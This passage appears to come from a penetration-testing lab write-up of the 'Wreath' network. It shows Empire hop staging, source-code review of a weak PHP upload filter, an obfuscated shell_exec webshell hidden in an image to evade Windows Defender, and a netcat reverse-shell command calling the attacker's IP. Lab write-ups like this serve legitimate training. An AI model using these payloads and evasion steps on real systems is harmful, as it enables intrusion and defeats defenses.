
Then the compressed file must be sent to the attacking machine at IP 10.200.57.200 to be executed locally and thus be able to generate an agent on IP 10.200.57.150.

The method to deliver the hop.zip archive was to create a python server locally on Kali. On the other hand, the method of downloading the file was by using the curl tool on the target IP 10.200.57.200.


To execute the exploit generated by the stager on the attacking machine, it was necessary to generate the firewall configuration and the port on which the Listener was configured, that is, port 16000.


```
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
Archive:  hop.zip
   creating: admin/
  inflating: admin/get.php
   creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-JU4NM4G0]# ls
admin  hop.zip  login  news.php
[root@prod-serv hop-JU4NM4G0]# firewall-cmd --zone=public --add-port 16000/tcp
Warning: ALREADY_ENABLED: '16000:tcp' already in 'public'
success
[root@prod-serv hop-JU4NM4G0]# php -S 0.0.0.0:16000
PHP 7.2.24 Development Server started at Tue Mar 22 23:35:02 2022
Listening on http://0.0.0.0:16000
Document root is /root/hop-JU4NM4G0
Press Ctrl-C to quit.
[Tue Mar 22 23:35:58 2022] 10.200.57.150:50648 [200]: /admin/get.php
[Tue Mar 22 23:36:00 2022] 10.200.57.150:50650 [200]: /admin/get.php
[Tue Mar 22 23:36:01 2022] 10.200.57.150:50651 [200]: /news.php
[Tue Mar 22 23:36:08 2022] 10.200.57.150:50653 [200]: /admin/get.php
[Tue Mar 22 23:36:14 2022] 10.200.57.150:50655 [200]: /news.php

┌──(juansekali㉿kali)-[/tmp/http_hop]
└─$ ls
admin  login  news.php

┌──(juansekali㉿kali)-[/tmp/http_hop]
└─$ zip -r hop.zip *
zip I/O error: Permission denied
zip error: Could not create output file (hop.zip)

┌──(juansekali㉿kali)-[/tmp/http_hop]
└─$ sudo zip -r hop.zip *
[sudo] contraseña para juansekali:
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 67%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 67%)
  adding: news.php (deflated 67%)

┌──(juansekali㉿kali)-[/tmp/http_hop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.57.200 - - [22/Mar/2022 18:31:14] "GET /hop.zip HTTP/1.1" 200 -
10.200.57.200 - - [22/Mar/2022 18:32:01] "GET /hop.zip HTTP/1.1" 200 -
```

Finally, we had to copy the starkiller exploit where the stager was configured, this must be copied as a payload in burpsuite.




PC EXPLOTATION






It is possible to simply download the source code of the site and review it locally, the file containing the information on the website repository is located in the path C:\Gitstack\Repositories\Website.git. In order to download the file you must use the evil-winrm.



To extract the information from the repository, the GitTools tool was used, where the .git file extractor of this tool is used..



Inside the extracted file there are 3 commits.

Logically speaking, we can assume that they are currently in reverse order based on the commit message; however, we could also check the parent value of each commit. Starting with the only commit without a parent (which must be the initial commit).

Examining each of the folders and files in search of PHP files that provide information about the back end of the web server, an index.php file was found.

For a search of .php files, the find tool is used, specifying the .PHP extension to find said files..


```
┌──(juansekali㉿kali)-[~/Wreath/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php
```


Exhaustive analysis of the source code contained in the repository.

```
┌──(juansekali㉿kali)-[~/…/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ cat index.php
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
```


The file contains information about the creator Thomas, tells how a web server vulnerability.

The route obtained through the search is explored on the IP of the web server, in this file there is an image upload point that, according to the repository code, only allows images or files with the extensions .jpeg, .png, .jpg and . .gif. Vulnerability that can be exploited by loading a modified extension that confuses the filter imposed by the web server. It is important that a second proxy must be generated that traps the information between the attacking machine and the webserver to solve this, configure chisel and Foxy proxy.







Having both proxies running it is now possible to access the website from Thomas' PC.



Now we go to the file found in the web server repository.



Initially, the login imposed by the creator Thomas is found, we enter the previously found credentials and the file upload point is found.



Given the vulnerability, the PHP exploit is built that will allow a reverse shell with Thomas's PC but with the detail that it must be an obfuscated payload since Thomas's PC contains an antivirus solution.

AV Evasion


Thomas's personal computer is believed to contain Windows Defender antivirus software in addition to the Microsoft-implemented Antimalware Scanning Interface (AMSI) that scans for scripts as they enter memory..

Successful antivirus evasion requires generating a form of obfuscation when it comes to payloads. The goal is to change a few things enough that the AV software can't detect anything wrong.

As seen above there is a PHP script loading point. The solution lies in generating an obfuscated payload.

In the payload build the payload should be a bit longer than the classic single line PHP webshell (<?php system($_GET["cmd"]);?>) for two reasons:

- If we are obfuscating it, it will become a single line anyway.
- Anything different is good when it comes to AV avoidance.



Now that it is necessary to obfuscate the payload, an online tool is used that will do the job of obfuscating the code quickly..

Please paste the PHP source code you want to obfuscate:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

- [x] Remove comments
- [x] Remove whitespaces
- [x] Obfuscate variable names
- [x] Obfuscate function and class names
- [x] Encode strings
- [x] Use hexadecimal values for names

Renaming Method: Numbering

Prefix Length: 1

Prefix Delimiter: None


MD5 Length: 12

Obfuscate Source Code

Obfuscated PHP Source Code:

```
<?php $q0=$_GET[base64_decode('d3JlYXRo')];if(isset($q0)){echo
base64_decode('PHByZT4=').shell_exec($q0).base64_decode('PC9wcmU+');}die();
?>
```

Now it remains to upload the obfuscated code in an image through exiftool.




When executing the webshell in the file that contains the uploaded files, it can be verified that a shell has been obtained correctly.


To be able to execute the shell do not forget that you must have two proxies.

1. sshuttle y chisel → proxy with IP 10.200.57.150.
2. Foxy proxy → proxy with IP 10.200.57.100.

The proxy generated by the sshuttle and chisel tools must be configured as follows.




Foxy proxy must trap the traffic between IP 10.200.57.150 and IP 10.200.57.100, the latter corresponding to Thomas's PC.



Once the proxies are configured, it is possible to continue with the obfuscation of the payload within the team.

As within the payload, a GET parameter is configured that through the word “wreath” it is possible to execute commands from the windows console arbitrarily.




After obtaining a webshell it would now be ideal to generate a full reverse shell on Thomas' PC.


There is a version of netcat for Windows. In the following repository it is possible to find a version of netcat that bypasses Windows Defender nc43.exe.

git clone https://github.com/int0x33/nc.exe/

Once the version of the netcat binary has been downloaded, it is necessary to upload it to the target machine. For this, a python3 server was used and on the server that version of netcat should have been downloaded by executing the curl command configured in the location of the nc64.exe file in kali.



curl http://10.50.55.87/nc64.exe -o c:\\windows\\temp\\nc-JU4NM4G0.exe → In the browser.




Now the reverse shell can be done, but it is necessary to enumerate the machine since at the moment there are not enough or total permissions as desired. This means that we will need to enumerate the target for private vectors, and with Defender active, it has to be done silently..


To run the shell it is necessary to execute the following command in the browser.

10.200.57.100/resources/uploads/shell-JU4NM4G0.jpeg.php?wreath=powershell.exe c:\\windows\\temp\\nc-JU4NM4G0.exe 10.50.55.87 5555 -e cmd.exe

Once this command is executed, the reverse shell starts, note that the page stays loading.



Once this action is executed, the reverse shell will be activated through the listener through port 5555.



